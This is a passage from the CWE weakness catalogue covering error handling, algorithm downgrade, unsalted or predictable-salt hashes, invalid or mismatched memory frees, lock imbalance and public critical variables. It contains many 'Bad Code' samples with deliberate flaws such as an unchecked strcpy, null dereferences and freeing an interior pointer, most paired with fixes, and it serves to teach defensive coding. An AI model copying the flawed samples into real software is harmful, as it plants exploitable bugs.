The traditional defense of this coding error is: "I know the requested value will always exist because.... If it does not exist, the program cannot perform the desired behavior so it doesn't matter whether I handle the error or simply allow the program to die dereferencing a null value." But attackers are skilled at finding unexpected paths through programs, particularly when exceptions are involved.

Example 5:

The following code shows a system property that is set to null and later dereferenced by a programmer who mistakenly assumes it will always be defined.

Java Example:

Bad Code

```
System.clearProperty("os.name");
...
String os = System.getProperty("os.name");
if (os.equalsIgnoreCase("Windows 95")) System.out.println("Not supported");
```

The traditional defense of this coding error is: "I know the requested value will always exist because.... If it does not exist, the program cannot perform the desired behavior so it doesn't matter whether I handle the error or simply allow the program to die dereferencing a null value." But attackers are skilled at finding unexpected paths through programs, particularly when exceptions are involved.

Example 6:

The following VB.NET code does not check to make sure that it has read 50 bytes from myfile.txt. This can cause DoDangerousOperation() to operate on an unexpected value.

.NET Example:

Bad Code

```
Dim MyFile As New FileStream("myfile.txt", FileMode.Open, FileAccess.Read, FileShare.Read)
Dim MyArray(50) As Byte
MyFile.Read(MyArray, 0, 50)
DoDangerousOperation(MyArray(20))
```

In .NET, it is not uncommon for programmers to misunderstand Read() and related methods that are part of many System.IO classes. The stream and reader classes do not consider it to be unusual or exceptional if only a small amount of data becomes available. These classes simply add the small amount of data to the return buffer, and set the return value to the number of bytes or characters read. There is no guarantee that the amount of data returned is equal to the amount of data requested.

Example 7:

This example takes an IP address from a user, verifies that it is well formed and then looks up the hostname and copies it into a buffer.

C Example:

Bad Code

```
void host_lookup(char *user_supplied_addr){
    struct hostent *hp;
    in_addr_t *addr;
    char hostname[64];
    in_addr_t inet_addr(const char *cp);
    /*routine that ensures user_supplied_addr is in the right format for conversion */
    validate_addr_form(user_supplied_addr);
    addr = inet_addr(user_supplied_addr);
    hp = gethostbyaddr( addr, sizeof(struct in_addr), AF_INET);
    strcpy(hostname, hp->h_name);
}
```

If an attacker provides an address that appears to be well-formed, but the address does not resolve to a hostname, then the call to gethostbyaddr() will return NULL. When this occurs, a NULL pointer dereference (CWE-476) will occur in the call to strcpy().

Note that this example is also vulnerable to a buffer overflow (see CWE-119).

Example 8:

In the following C/C++ example the method outputStringToFile opens a file in the local filesystem and outputs a string to the file. The input parameters output and filename contain the string to output to the file and the name of the file respectively.

C++ Example:

Bad Code

```
int outputStringToFile(char *output, char *filename) {
    openFileToWrite(filename);
    writeToFile(output);
    closeFile(filename);
}
```

However, this code does not check the return values of the methods openFileToWrite, writeToFile, closeFile to verify that the file was properly opened and closed and that the string was successfully

written to the file. The return values for these methods should be checked to determine if the method was successful and allow for detection of errors or unexpected conditions as in the following example.

C++ Example:

Good Code

```
int outputStringToFile(char *output, char *filename) {
    int isOutput = SUCCESS;
    int isOpen = openFileToWrite(filename);
    if (isOpen == FAIL) {
        printf("Unable to open file %s", filename);
        isOutput = FAIL;
    }
    else {
        int isWrite = writeToFile(output);
        if (isWrite == FAIL) {
            printf("Unable to write to file %s", filename);
            isOutput = FAIL;
        }
        int isClose = closeFile(filename);
        if (isClose == FAIL)
            isOutput = FAIL;
    }
    return isOutput;
}
```

Example 9:

In the following Java example the method `readFromFile` uses a `FileReader` object to read the contents of a file. The `FileReader` object is created using the `File` object `readFile`, the `readFile` object is initialized using the `setInputFile` method. The `setInputFile` method should be called before calling the `readFromFile` method.

Java Example:

Bad Code

```
private File readFile = null;
public void setInputFile(String inputFile) {
    // create readFile File object from string containing name of file
}
public void readFromFile() {
    try {
        reader = new FileReader(readFile);
        // read input file
    } catch (FileNotFoundException ex) {...}
}
```

However, the `readFromFile` method does not check to see if the `readFile` object is null, i.e. has not been initialized, before creating the `FileReader` object and reading from the input file. The `readFromFile` method should verify whether the `readFile` object is null and output an error message and raise an exception if the `readFile` object is null, as in the following code.

Java Example:

Good Code

```
private File readFile = null;
public void setInputFile(String inputFile) {
    // create readFile File object from string containing name of file
}
public void readFromFile() {
    try {
        if (readFile == null) {
            System.err.println("Input file has not been set, call setInputFile method before calling openInputFile");
            throw NullPointerException;
        }
        reader = new FileReader(readFile);
        // read input file
    } catch (FileNotFoundException ex) {...}
    catch (NullPointerException ex) {...}
}
```

Observed Examples

Reference	Description
CVE-2006-2916	Program does not check return value when invoking functions to drop privileges, which could leave users with higher privileges than expected by forcing those functions to fail.
CVE-2006-4447	Program does not check return value when invoking functions to drop privileges, which could leave users with higher privileges than expected by forcing those functions to fail.
CVE-2007-3798	Unchecked return value leads to resultant integer overflow and code execution.

Potential Mitigations

Requirements

Language Selection

Use a language that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Choose languages with features such as exception handling that force the programmer to anticipate unusual conditions that may generate exceptions. Custom exceptions may need to be developed to handle unusual business-logic conditions. Be careful not to pass sensitive exceptions back to the user (CWE-209, CWE-248).

Implementation

High

Check the results of all functions that return a value and verify that the value is expected.

Checking the return value of the function will typically be sufficient, however beware of race conditions (CWE-362) in a concurrent environment.

Implementation

High

If using exception handling, catch and throw specific exceptions instead of overly-general exceptions (CWE-396, CWE-397). Catch and handle exceptions as locally as possible so that exceptions do not propagate too far up the call stack (CWE-705). Avoid unchecked or uncaught exceptions where feasible (CWE-248).

Using specific exceptions, and ensuring that exceptions are checked, helps programmers to anticipate and appropriately handle many unusual events that could occur.

Implementation

Ensure that error messages only contain minimal details that are useful to the intended audience, and nobody else. The messages need to strike the balance between being too cryptic and not being cryptic enough. They should not necessarily reveal the methods that were used to determine the error. Such detailed information can be used to refine the original attack to increase the chances of success.

If errors must be tracked in some detail, capture them in log messages - but consider what could occur if the log messages can be viewed by attackers. Avoid recording highly sensitive information such as passwords in any form. Avoid inconsistent messaging that might accidentally tip off an attacker about internal state, such as whether a username is valid or not.

Exposing additional information to a potential attacker in the context of an exceptional condition can help the attacker determine what attack vectors are most likely to succeed beyond DoS.

Implementation**Input Validation**

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Performing extensive input validation does not help with handling unusual conditions, but it will minimize their occurrences and will make it more difficult for attackers to trigger them.

Architecture and Design**Implementation**

If the program must fail, ensure that it fails gracefully (fails closed). There may be a temptation to simply let the program fail poorly in cases such as low memory conditions, but an attacker may be able to assert control before the software has fully exited. Alternately, an uncontrolled failure could cause cascading problems with other downstream components; for example, the program could send a signal to a downstream process so the process immediately knows that a problem has occurred and has a better chance of recovery.

Architecture and Design

Use system limits, which should help to prevent resource exhaustion. However, the software should still handle low resource conditions since they may still occur.

Background Details

Many functions will return some value about the success of their actions. This will alert the program whether or not to handle any errors caused by that function.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		388	Error Handling	699	496
ChildOf		703	Failure to Handle Exceptional Conditions	1000	840
ChildOf		802	2010 Top 25 - Risky Resource Management	800	936
ParentOf		252	<i>Unchecked Return Value</i>	1000	335
ParentOf		253	<i>Incorrect Check of Function Return Value</i>	1000	339
ParentOf		273	<i>Improper Check for Dropped Privileges</i>	1000	362
ParentOf		296	<i>Improper Following of Chain of Trust for Certificate Validation</i>	1000	390
ParentOf		297	<i>Improper Validation of Host-specific Certificate Data</i>	1000	391
ParentOf		298	<i>Improper Validation of Certificate Expiration</i>	1000	392
ParentOf		299	<i>Improper Check for Certificate Revocation</i>	1000	393
ParentOf		354	<i>Improper Validation of Integrity Check Value</i>	1000	456
ParentOf		394	<i>Unexpected Status Code or Return Value</i>	1000	505

Relationship Notes

Sometimes, when a return value can be used to indicate an error, an unchecked return value is a code-layer instance of an application-layer failure to check for exceptional conditions. However, exceptional conditions may occur that are not communicated via return values, such as expiration of resources, values passed by reference, asynchronously modified data, sockets, etc.

References

[REF-7] Mark Dowd, John McDonald and Justin Schuh. "The Art of Software Security Assessment". Chapter 7, "Program Building Blocks" Page 341. 1st Edition. Addison Wesley. 2006.

[REF-7] Mark Dowd, John McDonald and Justin Schuh. "The Art of Software Security Assessment". Chapter 1, "Exceptional Conditions," Page 22. 1st Edition. Addison Wesley. 2006.

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 11: Failure to Handle Errors Correctly." Page 183. McGraw-Hill. 2010.

Frank Kim. "Top 25 Series - Rank 15 - Improper Check for Unusual or Exceptional Conditions". SANS Software Security Institute. 2010-03-15. < <http://blogs.sans.org/appsecstreetfighter/2010/03/15/top-25-series-rank-15-improper-check-for-unusual-or-exceptional-conditions/> >.

CWE-755: Improper Handling of Exceptional Conditions

Weakness ID: 755 (Weakness Class)

Status: Incomplete

Description

Summary

The software fails to handle or improperly handles an exceptional condition.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Language-Independent

Likelihood of Exploit

Low to Medium

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		703	Failure to Handle Exceptional Conditions	1000	840
ParentOf		209	Information Exposure Through an Error Message	1000	296
ParentOf		390	Detection of Error Condition Without Action	1000	498
ParentOf		395	Use of NullPointerException Catch to Detect NULL Pointer Dereference	1000	505
ParentOf		396	Declaration of Catch for Generic Exception	1000	506
ParentOf		460	Improper Cleanup on Thrown Exception	1000	577
ParentOf		544	Failure to Use a Standardized Error Handling Mechanism	1000	659
ParentOf		600	Failure to Catch All Exceptions in Servlet	1000	705
ParentOf		636	Not Failing Securely ('Failing Open')	1000	739
ParentOf		756	Missing Custom Error Page	1000	881

CWE-756: Missing Custom Error Page

Weakness ID: 756 (Weakness Class)

Status: Incomplete

Description

Summary

The software fails to return custom error pages to the user, possibly exposing sensitive information.

Relationships

Nature	Type	ID	Name	CVSS	Page
CanPrecede		209	Information Exposure Through an Error Message	1000	296
ChildOf		388	Error Handling	699	496
ChildOf		755	Improper Handling of Exceptional Conditions	1000	881
ParentOf		7	J2EE Misconfiguration: Missing Custom Error Page	699	4
				1000	
ParentOf		12	ASP.NET Misconfiguration: Missing Custom Error Page	1000	9

CWE-757: Selection of Less-Secure Algorithm During Negotiation ('Algorithm Downgrade')

Weakness ID: 757 (Weakness Class)

Status: Incomplete

Description**Summary**

A protocol or its implementation supports interaction between multiple actors and allows those actors to negotiate which algorithm should be used as a protection mechanism such as encryption or authentication, but it does not select the strongest algorithm that is available to both parties.

Extended Description

When a security mechanism can be forced to downgrade to use a less secure algorithm, this can make it easier for attackers to compromise the software by exploiting weaker algorithm. The victim might not be aware that the less secure algorithm is being used. For example, if an attacker can force a communications channel to use cleartext instead of strongly-encrypted data, then the attacker could read the channel by sniffing, instead of going through extra effort of trying to decrypt the data using brute force techniques.

Observed Examples

Reference	Description
CVE-2001-1444	Telnet protocol implementation allows downgrade to weaker authentication and encryption using a man-in-the-middle attack.
CVE-2002-1646	SSH server implementation allows override of configuration setting to use weaker authentication schemes. This may be a composite with CWE-642.
CVE-2005-2969	chain: SSL/TLS implementation disables a verification step (CWE-325) that enables a downgrade attack to a weaker protocol.
CVE-2006-4302	Attacker can select an older version of the software to exploit its vulnerabilities.
CVE-2006-4407	Improper prioritization of encryption ciphers during negotiation leads to use of a weaker cipher.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		693	Protection Mechanism Failure	<input checked="" type="checkbox"/>	1000 814

Relationship Notes

This is related to CWE-300 (Man-in-the-Middle), although not all downgrade attacks necessarily require a man in the middle. See examples.

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
220	Client-Server Protocol Manipulation	

CWE-758: Reliance on Undefined, Unspecified, or Implementation-Defined Behavior

Weakness ID: 758 (*Weakness Class*)

Status: Incomplete

Description**Summary**

The software uses an API function, data structure, or other entity in a way that relies on properties that are not always guaranteed to hold for that entity.

Extended Description

This can lead to resultant weaknesses when the required properties change, such as when the software is ported to a different platform or if an interaction error (CWE-435) occurs.

Observed Examples

Reference	Description
CVE-2006-1902	Change in C compiler behavior causes resultant buffer overflows in programs that depend on behaviors that were undefined in the C standard.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		710	Coding Standards Violation	<input checked="" type="checkbox"/>	1000 844
ParentOf		188	Reliance on Data/Memory Layout	<input checked="" type="checkbox"/>	1000 268

Nature	Type	ID	Name	V	Page
ParentOf	B	587	Assignment of a Fixed Address to a Pointer	1000	694
ParentOf	V	588	Attempt to Access Child of a Non-structure Pointer	1000	695
ParentOf	B	733	Compiler Optimization Removal or Modification of Security-critical Code	1000	861

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	MSC14-C	Do not introduce unnecessary platform dependencies
CERT C Secure Coding	MSC15-C	Do not depend on undefined behavior

CWE-759: Use of a One-Way Hash without a Salt

Weakness ID: 759 (Weakness Class)

Status: Incomplete

Description

Summary

The software uses a one-way cryptographic hash against an input that should not be reversible, such as a password, but the software does not also use a salt as part of the input.

Extended Description

This makes it easier for attackers to pre-compute the hash value using dictionary attack techniques such as rainbow tables.

Observed Examples

Reference	Description
CVE-2006-1058	Router does not use a salt with a hash, making it easier to crack passwords.
CVE-2008-1526	Router does not use a salt with a hash, making it easier to crack passwords.
CVE-2008-4905	Blogging software uses a hard-coded salt when calculating a password hash.

Background Details

In cryptography, salt refers to some random addition of data to an input before hashing to make dictionary attacks more difficult.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	327	Use of a Broken or Risky Cryptographic Algorithm	1000	425

References

Robert Graham. "The Importance of Being Canonical". 2009-02-02. < <http://erratasec.blogspot.com/2009/02/importance-of-being-canonical.html> >.

Thomas Ptacek. "Enough With The Rainbow Tables: What You Need To Know About Secure Password Schemes". 2007-09-10. < <http://www.matasano.com/log/958/> >.

James McGlinn. "Password Hashing". < <http://phpsec.org/articles/2005/password-hashing.html> >.

Jeff Atwood. "Rainbow Hash Cracking". 2007-09-08. < <http://www.codinghorror.com/blog/archives/000949.html> >.

"Rainbow table". Wikipedia. 2009-03-03. < http://en.wikipedia.org/wiki/Rainbow_table >.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 9, "Creating a Salted Hash" Page 302. 2nd Edition. Microsoft. 2002.

CWE-760: Use of a One-Way Hash with a Predictable Salt

Weakness ID: 760 (Weakness Class)

Status: Incomplete

Description

Summary

The software uses a one-way cryptographic hash against an input that should not be reversible, such as a password, but the software uses a predictable salt as part of the input.

Extended Description

This makes it easier for attackers to pre-compute the hash value using dictionary attack techniques such as rainbow tables, effectively disabling the protection that an unpredictable salt would provide.

Observed Examples

Reference	Description
CVE-2001-0967	Server uses a constant salt when encrypting passwords, simplifying brute force attacks.
CVE-2002-1657	Database server uses the username for a salt when encrypting passwords, simplifying brute force attacks.
CVE-2005-0408	chain: product generates predictable MD5 hashes using a constant value combined with username, allowing authentication bypass.

Background Details

In cryptography, salt refers to some random addition of data to an input before hashing to make dictionary attacks more difficult.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	⊕	327	Use of a Broken or Risky Cryptographic Algorithm	1000	425

References

Robert Graham. "The Importance of Being Canonical". 2009-02-02. < <http://erratasec.blogspot.com/2009/02/importance-of-being-canonical.html> >.

Thomas Ptacek. "Enough With The Rainbow Tables: What You Need To Know About Secure Password Schemes". 2007-09-10. < <http://www.matasano.com/log/958/> >.

James McGlinn. "Password Hashing". < <http://phpsec.org/articles/2005/password-hashing.html> >.

Jeff Atwood. "Rainbow Hash Cracking". 2007-09-08. < <http://www.codinghorror.com/blog/archives/000949.html> >.

"Rainbow table". Wikipedia. 2009-03-03. < http://en.wikipedia.org/wiki/Rainbow_table >.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 9, "Creating a Salted Hash" Page 302. 2nd Edition. Microsoft. 2002.

CWE-761: Free of Pointer not at Start of Buffer

Weakness ID: 761 (*Weakness Variant*)**Status:** Incomplete

Description

Summary

The application calls free() on a pointer to a memory resource that was allocated on the heap, but the pointer is not at the start of the buffer.

Extended Description

This can cause the application to crash, or in some cases, modify critical program variables or execute code.

This weakness often occurs when the memory is allocated explicitly on the heap with one of the malloc() family functions and free() is called, but pointer arithmetic has caused the pointer to be in the interior or end of the buffer.

Time of Introduction

- Implementation

Demonstrative Examples

Example 1:

In this example, the programmer dynamically allocates a buffer to hold a string and then searches for a specific character. After completing the search, the programmer attempts to release the allocated memory and return SUCCESS or FAILURE to the caller. Note: for simplification, this example uses a hard-coded "Search Me!" string and a constant string length of 20.

C Example:

Bad Code

```
#define SUCCESS (1)
#define FAILURE (0)
int contains_char(char c){
    char *str;
    str = (char*)malloc(20*sizeof(char));
    strcpy(str, "Search Me!");
    while( *str != NULL){
        if( *str == c ){
```



```

    /* matched char, free string and return success */
    free(str);
    return SUCCESS;
}
/* didn't match yet, increment pointer and try next char */
str = str + 1;
}
/* we did not match the char in the string, free mem and return failure */
free(str);
return FAILURE;
}

```

However, if the character is not at the beginning of the string, or if it is not in the string at all, then the pointer will not be at the start of the buffer when the programmer frees it.

Instead of freeing the pointer in the middle of the buffer, the programmer can use an indexing pointer to step through the memory or abstract the memory calculations by using array indexing.

C Example:

Good Code

```

#define SUCCESS (1)
#define FAILURE (0)
int contains_char(char c){
    char *str;
    int i = 0;
    str = (char*)malloc(20*sizeof(char));
    strcpy(str, "Search Me!");
    while( i < strlen(str) ){
        if( str[i] == c ){
            /* matched char, free string and return success */
            free(str);
            return SUCCESS;
        }
        /* didn't match yet, increment pointer and try next char */
        i = i + 1;
    }
    /* we did not match the char in the string, free mem and return failure */
    free(str);
    return FAILURE;
}

```

Example 2:

This code attempts to tokenize a string and place it into an array using the `strsep` function, which inserts a `\0` byte in place of whitespace or a tab character. After finishing the loop, each string in the AP array points to a location within the input string.

C Example:

Bad Code

```

char **ap, *argv[10], *inputstring;
for (ap = argv; (*ap = strsep(&inputstring, " \t")) != NULL;)
    if (**ap != '\0')
        if (++ap >= &argv[10])
            break;
    /*...*/
free(ap[4]);

```

Since `strsep` is not allocating any new memory, freeing an element in the middle of the array is equivalent to free a pointer in the middle of `inputstring`.

Example 3:

Consider the following code in the context of a parsing application to extract commands out of user data. The intent is to parse each command and add it to a queue of commands to be executed, discarding each malformed entry.

C Example:

Bad Code

```

//hardcode input length for simplicity
char* input = (char*) malloc(40*sizeof(char));
char *tok;
char* sep = " \t";
get_user_input( input );

```



```

/* The following loop will parse and process each token in the input string */
tok = strtok( input, sep);
while( NULL != tok ){
    if( isMalformed( tok ) ){
        /* ignore and discard bad data */
        free( tok );
    }
    else{
        add_to_command_queue( tok );
    }
    tok = strtok( NULL, sep));
}

```

While the above code attempts to free memory associated with bad commands, since the memory was all allocated in one chunk, it must all be freed together.

One way to fix this problem would be to copy the commands into a new memory location before placing them in the queue. Then, after all commands have been processed, the memory can safely be freed.

C Example:

Good Code

```

//hardcode input length for simplicity
char* input = (char*) malloc(40*sizeof(char));
char *tok, *command;
char* sep = "\t";
get_user_input( input );
/* The following loop will parse and process each token in the input string */
tok = strtok( input, sep);
while( NULL != tok ){
    if( !isMalformed( command ) ){
        /* copy and enqueue good data */
        command = (char*) malloc( (strlen(tok) + 1) * sizeof(char) );
        strcpy( command, tok );
        add_to_command_queue( command );
    }
    tok = strtok( NULL, sep));
}
free( input )

```

Potential Mitigations

Implementation

When utilizing pointer arithmetic to traverse a buffer, use a separate variable to track progress through memory and preserve the originally allocated address for later freeing.

Implementation

When programming in C++, consider using smart pointers provided by the boost library to help correctly and consistently manage memory.

Implementation

Operation

Use a library that contains built-in protection against free of invalid pointers, such as glibc.

Architecture and Design

Use a language that provides abstractions for memory allocation and deallocation.

Testing

Use a tool that dynamically detects memory management problems, such as valgrind.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	399	Resource Management Errors	699	509
ChildOf	C	465	Pointer Issues	699	582
ChildOf	B	763	Release of Invalid Pointer or Reference	1000	888

Affected Resources

- Memory

References

"boost C++ Library Smart Pointers". < http://www.boost.org/doc/libs/1_38_0/libs/smart_ptr/smart_ptr.htm >.

"Valgrind". < <http://valgrind.org/> >.

Maintenance Notes

Currently, CWE-763 is the parent, however it may be desirable to have an intermediate parent which is not function-specific, similar to how CWE-762 is an intermediate parent between CWE-763 and CWE-590.

CWE-762: Mismatched Memory Management Routines

Weakness ID: 762 (*Weakness Variant*)

Status: Incomplete

Description

Summary

The application attempts to return a memory resource to the system, but it calls a release function that is not compatible with the function that was originally used to allocate that resource.

Extended Description

This weakness can be generally described as mismatching memory management routines, such as:

The memory was allocated on the stack (automatically), but it was deallocated using the memory management routine `free()` (CWE-590), which is intended for explicitly allocated heap memory.

The memory was allocated explicitly using one set of memory management functions, and deallocated using a different set. For example, memory might be allocated with `malloc()` in C++ instead of the `new` operator, and then deallocated with the `delete` operator.

When the memory management functions are mismatched, the consequences may be as severe as code execution, memory corruption, or program crash. Consequences and ease of exploit will vary depending on the implementation of the routines and the object being managed.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++
- Manual Memory Managed Languages

Likelihood of Exploit

Low

Demonstrative Examples

This example allocates a `BarObj` object using the `new` operator in C++, however, the programmer then deallocates the object using `free()`, which may lead to unexpected behavior.

C++ Example:

Bad Code

```
void foo(){
  BarObj *ptr = new BarObj()
  /* do some work with ptr here */
  ...
  free(ptr);
}
```

Instead, the programmer should have either created the object with one of the `malloc` family functions, or else deleted the object with the `delete` operator.

C++ Example:

Good Code

```
void foo(){
  BarObj *ptr = new BarObj()
  /* do some work with ptr here */
  ...
  delete ptr;
}
```

Potential Mitigations

Implementation

Only call matching memory management functions. Do not mix and match routines. For example, when you allocate a buffer with `malloc()`, dispose of the original pointer with `free()`.

Implementation

Libraries or Frameworks

To help correctly and consistently manage memory when programming in C++, consider using a smart pointer class such as `std::auto_ptr` (defined by ISO/IEC ISO/IEC 14882:2003), `std::shared_ptr` and `std::weak_ptr` (specified by an upcoming revision of the C++ standard, informally referred to as C++ 1x), or equivalent solutions such as Boost.

Implementation

Operation

Use a library that contains built-in protection against free of invalid pointers, such as `glibc`.





Architecture and Design

Use a language that provides abstractions for memory allocation and deallocation.

Testing

Use a tool that dynamically detects memory management problems, such as `valgrind`.

Relationships

Nature	Type	ID	Name		Page
ChildOf		399	Resource Management Errors		699 509
ChildOf		763	Release of Invalid Pointer or Reference		1000 888
ParentOf		590	Free of Memory not on the Heap		1000 696

Affected Resources

- Memory

References

"boost C++ Library Smart Pointers". < http://www.boost.org/doc/libs/1_38_0/libs/smart_ptr/smart_ptr.htm >.

"Valgrind". < <http://valgrind.org/> >.

CWE-763: Release of Invalid Pointer or Reference

Weakness ID: 763 (Weakness Base)

Status: Incomplete

Description

Summary

The application attempts to return a memory resource to the system, but calls the wrong release function or calls the appropriate release function incorrectly.

Extended Description

This weakness can take several forms, such as:

The memory was allocated, explicitly or implicitly, via one memory management method and deallocated using a different, non-compatible function (CWE-762).

The function calls or memory management routines chosen are appropriate, however they are used incorrectly, such as in CWE-761.

Time of Introduction

- Implementation

Potential Mitigations

Implementation

Only call matching memory management functions. Do not mix and match routines. For example, when you allocate a buffer with `malloc()`, dispose of the original pointer with `free()`.

Implementation

When programming in C++, consider using smart pointers provided by the boost library to help correctly and consistently manage memory.

Implementation**Operation**

Use a library that contains built-in protection against free of invalid pointers, such as glibc.

Architecture and Design

Use a language that provides abstractions for memory allocation and deallocation.

Testing

Use a tool that dynamically detects memory management problems, such as valgrind.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	399	Resource Management Errors	699	509
ChildOf	B	404	Improper Resource Shutdown or Release	1000	517
ChildOf	C	465	Pointer Issues	699	582
ChildOf	C	633	Weaknesses that Affect Memory	631	737
ParentOf	V	761	<i>Free of Pointer not at Start of Buffer</i>	1000	884
ParentOf	V	762	<i>Mismatched Memory Management Routines</i>	1000	887

Affected Resources

- Memory

References

"boost C++ Library Smart Pointers". < http://www.boost.org/doc/libs/1_38_0/libs/smart_ptr/smart_ptr.htm >.

"Valgrind". < <http://valgrind.org/> >.

Maintenance Notes

This area of the view CWE-1000 hierarchy needs additional work. Several entries will likely be created in this branch. Currently the focus is on free() of memory, but delete and other related release routines may require the creation of intermediate entries that are not specific to a particular function. In addition, the role of other types of invalid pointers, such as an expired pointer, i.e. CWE-415 Double Free and release of uninitialized pointers, related to CWE-457.

CWE-764: Multiple Locks of a Critical Resource

Weakness ID: 764 (*Weakness Variant*)

Status: Incomplete

Description**Summary**

The software locks a critical resource more times than intended, leading to an unexpected state in the system.

Extended Description

When software is operating in a concurrent environment and repeatedly locks a critical resource, the consequences will vary based on the type of lock, the lock's implementation, and the resource being protected. In some situations such as with semaphores, the resources are pooled and extra locking calls will reduce the size of the total available pool, possibly leading to degraded performance or a denial of service. If this can be triggered by an attacker, it will be similar to an unrestricted lock (CWE-412). In the context of a binary lock, it is likely that any duplicate locking attempts will never succeed since the lock is already held and progress may not be possible.

Time of Introduction

- Architecture and Design
- Implementation

Potential Mitigations**Implementation**

When locking and unlocking a resource, try to be sure that all control paths through the code in which the resource is locked one or more times correspond to exactly as many unlocks. If the software acquires a lock and then determines it is not able to perform its intended behavior, be sure to release the lock(s) before waiting for conditions to improve. Reacquire the lock(s) before trying again.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	667	Insufficient Locking	699 1000	782
ChildOf	C	675	Duplicate Operations on Resource	1000	789

Maintenance Notes

An alternate way to think about this weakness is as an imbalance between the number of locks / unlocks in the control flow. Over the course of execution, if each lock call is not followed by a subsequent call to unlock in a reasonable amount of time, then system performance may be degraded or at least operating at less than peak levels if there is competition for the locks. This entry may need to be modified to reflect these concepts in the future.

CWE-765: Multiple Unlocks of a Critical Resource**Weakness ID:** 765 (*Weakness Variant*)**Status:** Incomplete**Description****Summary**

The software unlocks a critical resource more times than intended, leading to an unexpected state in the system.

Extended Description

When software is operating in a concurrent environment and repeatedly unlocks a critical resource, the consequences will vary based on the type of lock, the lock's implementation, and the resource being protected. In some situations such as with semaphores, the resources are pooled and extra calls to unlock will increase the count for the number of available resources, likely resulting in a crash or unpredictable behavior when the system nears capacity.

Time of Introduction

- Implementation

Observed Examples

Reference	Description
CVE-2009-0935	Attacker provides invalid address to a memory-reading function, causing a mutex to be unlocked twice

Potential Mitigations**Implementation**

When locking and unlocking a resource, try to be sure that all control paths through the code in which the resource is locked one or more times correspond to exactly as many unlocks. If the software acquires a lock and then determines it is not able to perform its intended behavior, be sure to release the lock(s) before waiting for conditions to improve. Reacquire the lock(s) before trying again.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	667	Insufficient Locking	699 1000	782
ChildOf	C	675	Duplicate Operations on Resource	1000	789

Maintenance Notes

An alternate way to think about this weakness is as an imbalance between the number of locks / unlocks in the control flow. Over the course of execution, if each lock call is not followed by a subsequent call to unlock in a reasonable amount of time, then system performance may be degraded or at least operating at less than peak levels if there is competition for the locks. This entry may need to be modified to reflect these concepts in the future.

CWE-766: Critical Variable Declared Public**Weakness ID:** 766 (*Weakness Variant*)**Status:** Incomplete**Description**

Summary

The software declares a critical variable or field to be public when intended security policy requires it to be private.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C++
- C#
- Java

Common Consequences

Integrity

Confidentiality

Making a critical variable public allows anyone with access to the object in which the variable is contained to alter or read the value.

Likelihood of Exploit

Low to Medium

Demonstrative Examples

Example 1:

The following example declares a critical variable public, making it accessible to anyone with access to the object in which it is contained.

C++ Example:

Bad Code

```
public: char* password;
```

Instead, the critical data should be declared private.

C++ Example:

Good Code

```
private: char* password;
```

Even though this example declares the password to be private, there are other possible issues with this implementation, such as the possibility of recovering the password from process memory (CWE-257).

Example 2:

The following example shows a basic user account class that includes member variables for the username and password as well as a public constructor for the class and a public method to authorize access to the user account.

C++ Example:

Bad Code

```
#define MAX_PASSWORD_LENGTH 15
#define MAX_USERNAME_LENGTH 15
class UserAccount
{
public:
    UserAccount(char *username, char *password)
    {
        if ((strlen(username) > MAX_USERNAME_LENGTH) ||
            (strlen(password) > MAX_PASSWORD_LENGTH)) {
            ExitError("Invalid username or password");
        }
        strcpy(this->username, username);
        strcpy(this->password, password);
    }
    int authorizeAccess(char *username, char *password)
    {
        if ((strlen(username) > MAX_USERNAME_LENGTH) ||
            (strlen(password) > MAX_PASSWORD_LENGTH)) {
            ExitError("Invalid username or password");
        }
    }
    // if the username and password in the input parameters are equal to
```

```
// the username and password of this account class then authorize access
if (strcmp(this->username, username) ||
    strcmp(this->password, password))
    return 0;
// otherwise do not authorize access
else
    return 1;
}
char username[MAX_USERNAME_LENGTH+1];
char password[MAX_PASSWORD_LENGTH+1];
};
```

However, the member variables `username` and `password` are declared public and therefore will allow access and changes to the member variables to anyone with access to the object. These member variables should be declared private as shown below to prevent unauthorized access and changes.



C++ Example:*Good Code*

```
class UserAccount
{
public:
...
private:
char username[MAX_USERNAME_LENGTH+1];
char password[MAX_PASSWORD_LENGTH+1];
};
```

Potential Mitigations**Implementation**

Data should be private, static, and final whenever possible. This will assure that your code is protected by instantiating early, preventing access, and preventing tampering.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		485	Insufficient Encapsulation	699	609
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Failure to protect stored data from modification

CWE-767: Access to Critical Private Variable via Public Method

Weakness ID: 767 (*Weakness Variant*)**Status:** Incomplete**Description****Summary**

The software defines a public method that reads or modifies a private variable.

Extended Description

